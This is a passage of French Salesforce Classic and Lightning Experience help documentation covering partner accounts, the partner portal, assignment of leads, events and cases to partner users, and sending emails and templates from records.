     L'octroi à un partenaire du statut de Principal vous permet d'inclure ce partenaire dans tous les rapports d'opportunités.
  3. Entrez le nom d'un compte existant dans la colonne `Partenaire` ou cliquez sur l'icône de recherche pour rechercher un compte. Une autre possibilité consiste à cliquer sur **New** dans la boîte de dialogue de recherche pour créer un compte.
  4. Dans la colonne `Rôle`, choisissez le rôle joué par le compte partenaire dans le compte ou l'opportunité en cours.

Remarque: La sélection d'un partenaire sur un compte ou une opportunité crée automatiquement une relation partenaire opposée, si bien que les deux comptes concernés indiquent l'autre comme partenaire. Le rôle que vous sélectionnez est appliqué au compte partenaire et le rôle opposé est appliqué au compte actuel.

Il appartient à l'administrateur de définir les rôles et les rôles opposés via la liste de sélection `Rôle du partenaire`.

Votre administrateur a la possibilité de personnaliser les colonnes affichées dans la liste associée en modifiant la présentation de page. .

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions des organisations activées avant la version Summer '09

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations activées après la version Summer '09

AUTORISATIONS UTILISATEUR

Pour ajouter des partenaires à un compte :

- Autorisation de modification sur les comptes

  ET

  Lire sur les opportunités

Pour associer des produits à une opportunité :

- Lire sur les comptes

  ET

  Autorisation de modification sur les opportunités

# Partage d'informations avec des partenaires

## Présentation du portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La gestion des relations partenaires permet aux entreprises d'optimiser les retours sur investissement et d'augmenter le chiffre d'affaire sur les canaux, grâce à la gestion, au suivi et à la prévision de l'activité des canaux parallèlement à l'activité des ventes directes. Les partenaires vendent également de manière plus efficace, concluent davantage d'affaires et augmentent leurs marges.

Permettre à vos partenaires d'exploiter vos données Salesforce peut vous aider à optimiser vos ventes, sans frais supplémentaires. Il est toutefois préférable que vous contrôliez l'accès de vos partenaires à vos informations et qu'ils travaillent dans une application conforme à votre stratégie de marque. Pour ce faire, accordez à vos partenaires l'accès à un portail partenaire Salesforce.

Un portail partenaire permet aux utilisateurs partenaires de se connecter à Salesforce par l'intermédiaire d'un site Web distinct de celui des autres utilisateurs. Les utilisateurs partenaires peuvent seulement consulter les données mises à leur disposition uniquement. Par ailleurs, les utilisateurs partenaires peuvent manipuler des données uniquement si vous leur accordez les autorisations appropriées.

Vous pouvez personnaliser le portail Web afin d'afficher votre marque et le configurer en fonction de vos besoins en matière de fonctionnalité et de sécurité, notamment en activant l'authentification unique pour les portails et permettre ainsi à vos partenaires d'utiliser un seul identifiant pour accéder à Salesforce. Vous pouvez également mettre en œuvre plusieurs portails pour répondre aux différents impératifs qu'implique la collaboration avec des partenaires.

# Création de comptes partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Les comptes partenaires sont des comptes Salesforce qu'un responsable de canal utilise pour gérer les organisations partenaires, les utilisateurs partenaires et les activités en utilisant le portail partenaire. Chaque société avec laquelle vous établissez un partenariat doit être ajoutée à Salesforce en tant que compte professionnel. Les responsables de canaux sont associés aux comptes partenaires par le biais de la responsabilité de compte. Un responsable de canaux qui possède un compte partenaire peut accéder à toutes les informations et gérer toutes les activités du compte partenaire, qui comprend les activités de tout utilisateur partenaire associé à ce compte. Il peut ainsi facilement rester au courant des activités partenaires.

**Remarque:** Le rôle d'utilisateur partenaire étant subordonné au rôle de responsable de compte, toutes les données du rôle d'utilisateur partenaire sont transmises au rôle de responsable de compte. Notez que si vous désactivez un utilisateur du portail, son rôle utilisateur partenaire devient obsolète et ses données ne sont plus ajoutées au rôle du compte partenaire.

Pour créer un compte partenaire :

1. Créez un compte professionnel.
2. Cliquez sur **Gérer le compte externe**, puis cliquez sur **Activer en tant que partenaire**.
3. Une boîte de dialogue de confirmation apparaît. Sélectionnez **Oui, je souhaite activer ce compte en tant que compte partenaire**.
4. Cliquez sur **Confirmer**.

**Remarque:** Si votre organisation possède des comptes personnels, ils ne peuvent pas être utilisés en tant que comptes partenaires. Seuls les comptes professionnels peuvent être utilisés en tant que comptes partenaires.

Une fois que vous avez créé un compte partenaire, vous pouvez ajouter à ce compte des utilisateurs partenaires, en tant qu'enregistrements de contact. Les utilisateurs partenaires sont des utilisateurs Salesforce dont les attributions, limitées, sont axées sur la gestion des pistes. Les utilisateurs partenaires se connectent à Salesforce via le portail.

**Remarque:** Les comptes partenaires ne peuvent pas être supprimés, mais ils peuvent être désactivés.

CONSULTER ÉGALEMENT :

Désactivation de comptes partenaires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des comptes :
- Lire sur les comptes

Pour créer des comptes :
- Créer sur les comptes

Pour activer un compte partenaire :
- Gérer les utilisateurs externes

## Désactivation de comptes partenaires

La désactivation d'un compte partenaire désactive les utilisateurs externes associés au compte. Nous recommandons de désactiver un compte partenaire uniquement s'il a été accidentellement activé pour l'accès au portail.

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez Communities.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous ne pouvez pas supprimer des comptes partenaires, mais vous pouvez les désactiver. La désactivation d'un compte désactive définitivement jusqu'à 15 utilisateurs externes associés au compte et entraîne leur retrait de l'ensemble des communautés, groupes, équipes, ensembles d'autorisations et règles de partage associés. Cela inclut les utilisateurs externes actifs et inactifs. En outre, les rôles et les groupes associés au compte sont définitivement supprimés, sans passer par la Corbeille.

**Remarque:** Vous ne pouvez pas désactiver un compte si plus de 15 utilisateurs externes actifs ou inactifs lui sont associés. Vous devez au préalable désactiver les utilisateurs.

1. Accédez à la page de détail du compte que vous souhaitez désactiver.
2. Cliquez sur **Gérer le compte externe**, puis cliquez sur **Désactiver le compte partenaire**.
3. Cliquez sur **OK** pour confirmer.

Si vous décidez plus tard d'activer le compte, vous pouvez réactiver des contacts individuels en tant qu'utilisateurs du portail partenaire. La réactivation d'un contact pour un portail partenaire crée un nouvel utilisateur partenaire et un nouveau rôle partenaire, qui ne sont pas associés à l'utilisateur et au rôle partenaires antérieurs. Vous ne pouvez pas restaurer des rôles et groupes supprimés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des comptes :
- Lire sur les comptes

Pour créer des comptes :
- Créer sur les comptes

Pour activer un compte partenaire :
- Gérer les utilisateurs externes

CONSULTER ÉGALEMENT :

Création de comptes partenaires

## Utilisation des utilisateurs partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Les responsables de canaux sont associés aux utilisateurs partenaires qu'ils gèrent en fonction de la responsabilité de compte. Un responsable de canaux chargé d'un compte partenaire peut accéder à toutes les informations et gérer toutes les activités des utilisateurs partenaires dotés de ce compte.

Voici certaines tâches courantes de gestion des utilisateurs partenaires :

- Créer un compte partenaire

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Créer des utilisateurs partenaires
- Invalider et désactiver des utilisateurs partenaires
- Attribuer des pistes aux utilisateurs partenaires
- Attribuer des événements aux utilisateurs partenaires
- Attribuer des requêtes aux utilisateurs partenaires
- Modifier des informations sur les utilisateurs partenaires
- Accorder l'accès à la base de connaissances aux utilisateurs du portail
- Activer des demandes de réunion pour les utilisateurs partenaires

Voici d'autres manières de travailler avec vos utilisateurs partenaires :

**Activer l'accès partenaire super utilisateur**

Les partenaires super utilisateurs ont accès aux données appartenant à tous les utilisateurs partenaires et partenaires super utilisateurs de rôles identiques et inférieurs dans la hiérarchie des comptes du portail, même si le paramètre par défaut à l'échelle de l'organisation est Privé. L'accès partenaire super utilisateur s'applique uniquement aux requêtes, pistes, objets personnalisés et opportunités.

**Attribuez des tâches aux utilisateurs partenaires**

Si vos utilisateurs partenaires disposent des paramètres appropriés de sécurité au niveau du champ, ils peuvent afficher et créer des activités associées aux pistes ou aux opportunités.

Ajoutez des tâches aux pistes ou aux opportunités afin de rappeler à vos utilisateurs partenaires les tâches particulières que vous souhaitez qu'ils accomplissent. Vous pouvez afficher l'historique des activités pour une piste ou une opportunité donnée. Vous pouvez également utiliser des rapports pour assurer le suivi des activités affectées aux utilisateurs partenaires.

Les utilisateurs partenaires peuvent uniquement affecter des tâches à d'autres utilisateurs de leur compte partenaire ou à leur responsable de canaux.

**Utilisez des notes et des pièces jointes pour communiquer avec les utilisateurs partenaires**

Les utilisateurs partenaires peuvent créer, afficher et modifier des notes, ainsi qu'ajouter des pièces jointes à partir des listes associées aux notes et aux pièces jointes sur les pages de détail sélectionnées (pages de détail des pistes, des solutions, des opportunités, etc.). Vous pouvez utiliser des notes et des pièces jointes pour partager des documents ou des informations avec les utilisateurs partenaires. Si Chatter est activé pour votre organisation, les pièces jointes à des fils sont incluses dans la liste associée Notes et pièces jointes. Les utilisateurs du portail peuvent télécharger des pièces jointes à des fils, mais ne peuvent pas les prévisualiser, les modifier ni les supprimer.

La taille maximale d'un fichier joint est de 5 Mo.

**Cliquez sur Se connecter au portail en tant qu'utilisateur pour procéder au dépannage**

Lorsque vous affichez la page de détail de contact d'un utilisateur partenaire, vous pouvez cliquer sur **Gérer un utilisateur externe**, puis sur **Se connecter au portail en tant qu'utilisateur**. Une nouvelle fenêtre de navigation apparaît et vous permet de vous connecter au portail en tant qu'utilisateur partenaire. Cliquez sur ce bouton pour dépanner tous les problèmes qu'éprouvent les utilisateurs partenaires. Vous pouvez aussi cliquer sur ce bouton pour vérifier que votre portail est configuré de façon appropriée. Le bouton **Se connecter au portail en tant qu'utilisateur** est disponible uniquement si vous disposez de l'autorisation « Gérer les utilisateurs externes » et de l'une des autorisations suivantes : “Modifier toutes les données”, être le responsable du compte partenaire ou avoir un rôle supérieur dans la hiérarchie des rôles. Le bouton **Connexion au portail en tant qu'utilisateur** ne s'affiche pas si vous ne remplissez pas ces exigences ou si l'utilisateur du portail est inactif.

**Réinitialisez le mot de passe d'un utilisateur**

Lorsque vous affichez la page de détail des utilisateurs pour un utilisateur partenaire, vous pouvez cliquer sur **Réinitialiser le mot de passe** pour réinitialiser le mot de passe de l'utilisateur partenaire.

Les utilisateurs partenaires peuvent réinitialiser leur mot de passe en cliquant sur **Vous avez oublié votre mot de passe ?** sur la page de connexion au portail Partenaires.

**Proposez une solution sur le portail**

Sur la solution, sélectionnez `Visible dans le portail libre-service`.

**Ajoutez des produits aux opportunités**

Si la liste associée aux produits est accessible aux utilisateurs partenaires au niveau des opportunités, vous pouvez ajouter des produits aux opportunités de vos partenaires.

CONSULTER ÉGALEMENT :

Gestions des utilisateurs partenaires

## Attribution de pistes aux utilisateurs partenaires

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

L'attribution des pistes constitue un aspect capital de la gestion des relations partenaires. Vos partenaires ne peuvent utiliser que les pistes qui leur sont attribuées. Il existe deux méthodes pour gérer l'attribution des pistes aux utilisateurs partenaires :

- Attribuer chaque piste à un utilisateur partenaire spécifique
- Attribuer les pistes à une file d'attente de pistes et permettre aux utilisateurs partenaires de réclamer des pistes de cette file d'attente

En outre, vous pouvez créer des règles d'attribution de pistes qui attribuent automatiquement des pistes aux utilisateurs partenaires ou aux files d'attente en fonction de certaines propriétés de ces pistes.

Remarque: Les règles d'attribution ne peuvent pas être activées à partir du portail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des pistes à des partenaires :

- Autorisation de modification sur les pistes

L'attribution d'une piste à un utilisateur partenaire ou à une file d'attente de pistes partenaires revient à attribuer un piste à n'importe quel autre utilisateur ou file d'attente.

Les pistes attribuées directement à un utilisateur ou à une file d'attente, qui ne fait pas partie de l'ensemble de pistes, sont répertoriées dans l'onglet Pistes du portail. L'utilisateur partenaire peut y accéder en sélectionnant une vue de liste appropriée. Tant qu'un utilisateur partenaire n'a pas examiné une piste, cette dernière apparaît en gras dans la vue de liste Mes pistes non lues.

Si une piste est attribuée à une file d'attente de l'ensemble de pistes, elle s'affiche dans la liste Pistes disponibles de l'onglet Accueil du portail.

Conseil: Attribuez les pistes partenaires à un seul utilisateur partenaire (responsable commercial, par exemple) du compte partenaire de façon à autoriser cette personne à gérer l'attribution des pistes des utilisateurs partenaires de ce compte.

## Utilisation de calendriers dans le portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Si vous avez ajouté le calendrier à la présentation de page d'accueil des utilisateurs du portail partenaire, vous pouvez leur attribuer des événements et les utilisateurs du portail partenaire disposant de l'autorisation « Modifier les événements » peuvent créer et modifier leurs propres événements. Notez que les fonctions d'événement et de calendrier suivantes ne sont pas prises en charge dans le portail partenaire: correction orthographique, mise à jour des événements, vues étendues de liste, planification par glisser-déplacer, partage de calendrier et affichage des informations de survol.

**Remarque:** Un utilisateur partenaire peut afficher uniquement les calendriers partagés par :

- Les autres utilisateurs partenaires attribués au même compte
- Le responsable de canal de leur compte

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des événements à des partenaires :

- Modifier les événements

## Attribution de requêtes dans le Portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Pour attribuer des requêtes à des utilisateurs du portail partenaire, vous devez d'abord configurer des requêtes pour des utilisateurs du portail. En plus des autorisations utilisateur requises pour cette fonction, vous devez disposer de l'accès en affichage aux requêtes que vous mettez à jour.

Pour attribuer une requête à un utilisateur partenaire :

1. Dans la page de détail de la requête, cliquez sur **[Modifier]** en regard du champ `Responsable de la requête`.
2. Sélectionnez l'utilisateur partenaire dans la liste associée Propriétaire, puis saisissez le nom de l'utilisateur partenaire.
3. Vous pouvez également cocher la case `Envoyer une notification par e-mail` pour envoyer un e-mail au nouveau responsable.
4. Cliquez sur **Enregistrer**.

L'utilisateur partenaire peut afficher et modifier la requête depuis le portail partenaire.

**Remarque:** Les commentaires de requête ajoutés par des utilisateurs du portail partenaire sont publics et peuvent être affichés par tout utilisateur autorisé à visualiser la requête.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des requêtes à des partenaires :

- Modifier dans les requêtes

  ET

  Transférer les requêtes or transférer l'enregistrement

En outre, vous pouvez créer des règles d'attribution de requêtes et des règles d'escalade qui attribuent automatiquement des requêtes aux utilisateurs partenaires ou aux files d'attente en fonction de certaines propriétés de ces requêtes.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

## À propos de l'accès mobile pour les utilisateurs partenaires

Éditions

Disponible avec : Salesforce Classic

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez permettre aux utilisateurs partenaires d'afficher et de modifier les données du portail partenaire sur leurs appareils BlackBerry®, iPhone® ou Treo® en utilisant l'application cliente Salesforce Classic Mobile. En accordant aux utilisateurs partenaires un accès mobile, vous leur permettez d'accéder aux données de leur portail partenaire n'importe où et n'importe quand.

Du fait des limitations de mémoire et de taille d'écran des appareils mobiles, Salesforce Classic Mobile utilise des jeux de données, ou des jeux de données secondaires Salesforce, pour déterminer les informations disponibles pour les utilisateurs mobiles. Les partenaires qui utilisent Salesforce Classic Mobile peuvent uniquement afficher les objets qu'ils peuvent visualiser dans le portail partenaire, même si Salesforce Classic Mobile est configuré avec des jeux de données moins restrictifs. Inversement, vous pouvez limiter l'accès aux données du portail partenaire en configurant des jeux de données Salesforce Classic Mobile plus restrictifs.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

# FAQ sur le partage d'informations avec des partenaires

## Puis-je activer Salesforce pour mes partenaires ?

Oui, vous pouvez utiliser les communautés pour vous connecter à des partenaires et partager les données Salesforce appropriées.

Vous pouvez personnaliser les communautés pour répondre à vos besoins professionnels, notamment :

- Sélection des membres de votre société et des partenaires qui peuvent joindre
- Sélectionner les fonctionnalités de Salesforce à inclure
- Appliquer la marque de votre société pour rendre la communauté reconnaissable
- Autorisation pour vos employés et partenaires de collaborer sur Chatter et sur des processus métier (enregistrements)
- Activer des options de connexion basées sur SAML pour l'authentification unique de personnes extérieures à votre société
- Permettre aux utilisateurs de s'auto-inscrire à une communauté afin de décharger l'administrateur de l'ajout des utilisateurs

Pour commencer à utiliser les communautés, contactez votre responsable de compte Salesforce.

### Puis-je partager mes données Salesforce avec d'autres organisations qui utilisent également Salesforce ?

Oui.

Salesforce to Salesforce permet la collaboration professionnelle au sein même des entreprises Salesforce, mais également entre elles. Par exemple, vous pouvez partager des données de piste et d'opportunité avec des partenaires commerciaux, et gérer l'intégralité de vos en-cours et de vos programmes dans Salesforce.

# Utilisation de la messagerie intégrée à Salesforce

## Gestion des e-mails

Salesforce offre plusieurs méthodes pour gérer les e-mails et augmenter la productivité. Gérez les e-mails et les modèles. Associez les e-mails à des enregistrements Salesforce. Assurez-vous de récupérer les informations recherchées, découvrez chaque type, puis explorez-les en détail.

Éditions

Disponible avec : **Toutes** les éditions

Gestion des e-mails et des modèles dans Lightning Experience

Si vous utilisez Lightning Experience, vous pouvez envoyer des e-mails à des contacts, à des pistes et à vos collègues directement depuis les enregistrements de compte, de compte personnel, de contact, de piste, d'opportunité, de campagne et de requête auxquels vous avez accès. Vous pouvez également envoyer des e-mails à n'importe quelle adresse valide ; joindre des fichiers ; automatiser à l'aide de champs de fusion ; utiliser un modèle pour sélectionner l'un des exemples que nous offrons, ou créer votre propre exemple. Les modèles sont automatiquement partagés avec votre organisation.

Gestion des e-mails dans Salesforce Classic

Si vous utilisez Salesforce Classic, utilisez Envoyer un e-mail à l'auteur pour envoyer des e-mails à vos contacts, pistes, comptes personnels et collègues directement à partir de pages de compte, de contact, de piste, d'opportunité, de requête, de campagne ou d'objet personnalisé.

Association d'e-mails à des enregistrements Salesforce avec Email to Salesforce

Associez des e-mails à des pistes, à des contacts et à des opportunités, ou à d'autres enregistrements spécifiques dans Salesforce. Cela facilite le suivi de vos communications commerciales.

## Gestion des e-mails et des modèles dans Lightning Experience

Si vous utilisez Lightning Experience, vous pouvez envoyer des e-mails à des contacts, à des pistes et à vos collègues directement depuis les enregistrements de compte, de compte personnel, de contact, de piste, d'opportunité, de campagne et de requête auxquels vous avez accès. Vous pouvez également envoyer des e-mails à n'importe quelle adresse valide ; joindre des fichiers ; automatiser à l'aide de champs de fusion ; utiliser un modèle pour sélectionner l'un des exemples que nous offrons, ou créer votre propre exemple. Les modèles sont automatiquement partagés avec votre organisation.

Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

Accès et partage pour les champs de fusion, les modèles et les pièces jointes des e-mails

Vous utilisez la messagerie intégrée dans Lightning Experience ? Il est important de comprendre le fonctionnement de l'accès et du partage pour les champs de fusion, les modèles et les pièces jointes.

Envoi d'un e-mail à partir d'un enregistrement

Envoyez des e-mails enrichis, contenant des pièces jointes, directement depuis l'enregistrement sur lequel vous travaillez. Vous pouvez les envoyer à des clients, des collègues ou à n'importe quelle adresse valide. La messagerie est disponible dans plusieurs éléments, notamment les comptes, les comptes personnels, les contacts, les pistes, les opportunités, les campagnes et les requêtes. Lorsque vous envoyez un e-mail, Salesforce crée un enregistrement d'e-mail pour suivre l'e-mail et stocker son contenu. Recherchez un lien vers l'enregistrement d'e-mail dans le fil Activité de l'enregistrement à partir duquel l'e-mail a été envoyé, ou dans les enregistrements associés.

Recherche d'un e-mail envoyé à partir d'un enregistrement Salesforce

Lorsque vous envoyez un e-mail, Salesforce crée un enregistrement d'e-mail pour suivre l'e-mail et stocker son contenu. Le fil d'activité comprend un lien vers cet e-mail. Si vous envoyez un e-mail à un contact ou à une piste, chacun de ces enregistrements inclut un lien vers l'e-mail. Avec les e-mails qui *ne comprennent pas* de contact ni piste en tant que destinataire, l'e-mail et l'élément de fil sont créés pour l'objet dans lequel vous vous trouviez lorsque vous avez envoyé l'e-mail. Si vous utilisez l'option Cci automatique, telle que définie dans vos paramètres de messagerie, vous recevez une copie de l'e-mail dans la boîte de réception de l'adresse de retour que vous avez spécifiée.

Envoi d'e-mails via Gmail ou Office 365

Envoyez vos e-mails Salesforce via votre compte Gmail ou Office 365. Les e-mails envoyés dans Lightning Experience semblent être expédiés depuis votre boîte aux lettres Gmail ou Office 365. Vous pouvez également afficher les e-mails envoyés dans le dossier Messages envoyés de Gmail ou Office 365.

Création d'un modèle pour standardiser les e-mails courants

Créez des modèles d'e-mail pour gagner du temps et standardiser les e-mails que vous ou d'autres utilisateurs de votre organisation envoyez. Utilisez des champs de fusion si nécessaire. Vos paramètres de présentation de page et de sécurité au niveau du champ déterminent les champs disponibles pour la fusion. Les modèles que vous créez sont automatiquement publics : ils peuvent être utilisés par d'autres membres de votre organisation.

Utilisation d'un modèle pour standardiser les e-mails envoyés

Utilisez un modèle pour gagner du temps et standardiser les e-mails envoyés. Vous pouvez créer votre propre modèle ou utiliser les modèles créés par d'autres utilisateurs de votre organisation. Ou utilisez un des exemples fournis par Salesforce. Si vous sélectionnez un modèle qui comprend des pièces jointes, vous devez avoir accès aux fichiers correspondants pour pouvoir les inclure dans les e-mails que vous envoyez à partir de ce modèle. Si l'accès aux fichiers est requis, nous vous l'indiquerons.

## Accès et partage pour les champs de fusion, les modèles et les pièces jointes des e-mails

Vous utilisez la messagerie intégrée dans Lightning Experience ? Il est important de comprendre le fonctionnement de l'accès et du partage pour les champs de fusion, les modèles et les pièces jointes.

Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

**Champs de fusion**

Les champs de fusion sont disponibles dans les objets Compte, Contact, Opportunité, Piste, Campagne, Requête et Utilisateur, ainsi que dans le type d'enregistrement Compte personnel. Pour ces éléments, les champs standard les plus fréquemment utilisés (et certains champs personnalisés) sont disponibles en tant que champs de fusion. Parmi ces champs, certains peuvent ne pas être accessibles pour les utilisateurs, selon leurs paramètres de sécurité au niveau du champ. Les champs de fusion de contacts ne sont pas disponibles pour les comptes personnels.

**Modèles**

- Les modèles créés dans Salesforce Classic ne peuvent pas être utilisés dans Lightning Experience, et inversement.
- Les modèles créés à partir d'un objet sont disponibles uniquement pour cet objet. Par exemple, un modèle créé pour des pistes ne peut pas être sélectionné à partir d'un enregistrement d'opportunité.

- Les modèles que vous créez sont automatiquement publics : ils peuvent être utilisés par d'autres membres de votre organisation.

**Pièces jointes**

- Salesforce Files et les livraisons de contenu doivent être activées pour pouvoir sélectionner et joindre des fichiers à partir de Salesforce Files. Si ces fonctionnalités ne sont pas activées, les utilisateurs peuvent uniquement charger des pièces jointes.
- Toute pièce jointe qui dépasse 3 Mo est envoyée sous la forme d'un lien vers la livraison de contenu, pas en tant que fichier. Lorsque les e-mails contiennent plusieurs pièces jointes, si la taille de toutes les pièces jointes dépasse 3 Mo, *toutes* les pièces jointes sont envoyées en tant que liens vers les livraisons de contenu.
- Si vous n'avez pas accès à un fichier, vous ne pouvez pas le joindre à un e-mail ou à un modèle. Si vous n'avez pas accès, nous vous l'indiquons pour vous permettre de demander l'autorisation au propriétaire du fichier.
- L'accès des fichiers joints aux e-mails à partir de Salesforce Files devient public via le lien. L'accès public autorise tout utilisateur qui possède le lien à afficher, à partager et à télécharger le fichier.

CONSULTER ÉGALEMENT :

Ajout d'images et de fichiers à des e-mails dans Fil de requête

Éditions et autorisations des e-mails

## Envoi d'un e-mail à partir d'un enregistrement

Envoyez des e-mails enrichis, contenant des pièces jointes, directement depuis l'enregistrement sur lequel vous travaillez. Vous pouvez les envoyer à des clients, des collègues ou à n'importe quelle adresse valide. La messagerie est disponible dans plusieurs éléments, notamment les comptes, les comptes personnels, les contacts, les pistes, les opportunités, les campagnes et les requêtes. Lorsque vous envoyez un e-mail, Salesforce crée un enregistrement d'e-mail pour suivre l'e-mail et stocker son contenu. Recherchez un lien vers l'enregistrement d'e-mail dans le fil Activité de l'enregistrement à partir duquel l'e-mail a été envoyé, ou dans les enregistrements associés.

Remarque: Si votre société n'a pas activé E-mail optimisé, Salesforce crée enregistrement de tâche au lieu d'un enregistrement d'e-mail. Si vous ne savez pas si E-mail optimisé est activé, interrogez votre administrateur.

Pour joindre des fichiers à un e-mail ou utiliser un modèle avec des fichiers joints, vous devez avoir accès aux fichiers. Si vous n'avez pas accès aux fichiers, nous vous l'indiquerons.

1. Ouvrez l'enregistrement à partir duquel vous souhaitez envoyer l'e-mail.
2. Cliquez sur l'onglet Activité, puis sur **E-mail**.

   Conseil: Si vous préférez composer à partir d'une fenêtre, cliquez sur le bouton fléché pour ouvrir votre e-mail dans une fenêtre contextuelle. Lorsque la fenêtre de l'éditeur est active, vous pouvez faire défiler la page de l'enregistrement pour afficher ses détails et d'autres informations ou accéder à n'importe quelle partie de Salesforce.

3. Rédigez votre e-mail. Si le destinataire s'est désabonné des e-mails en masse ou si les e-mails antérieurs envoyés à son adresse ont rebondi, un indicateur est affiché en regard de son nom.
4. Ajoutez des pièces jointes si nécessaire.
5. Prévisualisez et envoyez.
   Vous trouverez un lien vers l'e-mail dans le fil d'activité, sous Activité passée. La chronologie des activités dans les enregistrements associés contient également un lien. Si vous utilisez l'option Cci automatique, telle que définie dans vos paramètres de messagerie, vous recevez une copie de l'e-mail dans la boîte de réception de l'adresse de retour que vous avez spécifiée.

Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

AUTORISATIONS UTILISATEUR

Pour envoyer un e-mail :
- Autorisation « Envoyer un e-mail » et l'accès à l'enregistrement à partir duquel l'e-mail est envoyé.

Pour joindre des fichiers à des e-mails ou à des modèles :
- Accéder au fichier que vous joignez.

**Exemple:** Jane travaille sur une affaire, ou une opportunité, pour vendre 600 widgets à Acme Corporation. Le contact chez Acme est John Stamos et l'enregistrement de l'opportunité est Acme - 600 Widgets. Jane doit envoyer à John un e-mail contenant une notice des conditions, et elle souhaite associer cet e-mail à l'enregistrement de l'opportunité 600 Widgets. Il est également pratique que l'e-mail soit disponible dans l'enregistrement de contact de John. Jane ouvre l'enregistrement Acme - 600 Widgets et rédige l'e-mail en joignant la notice des conditions. Une fois l'e-mail envoyé, elle dispose d'un lien vers l'e-mail dans l'enregistrement de l'opportunité Acme 600 Widget et dans l'enregistrement du contact John Stamos.

CONSULTER ÉGALEMENT :

Modification de vos paramètres de messagerie

## Recherche d'un e-mail envoyé à partir d'un enregistrement Salesforce

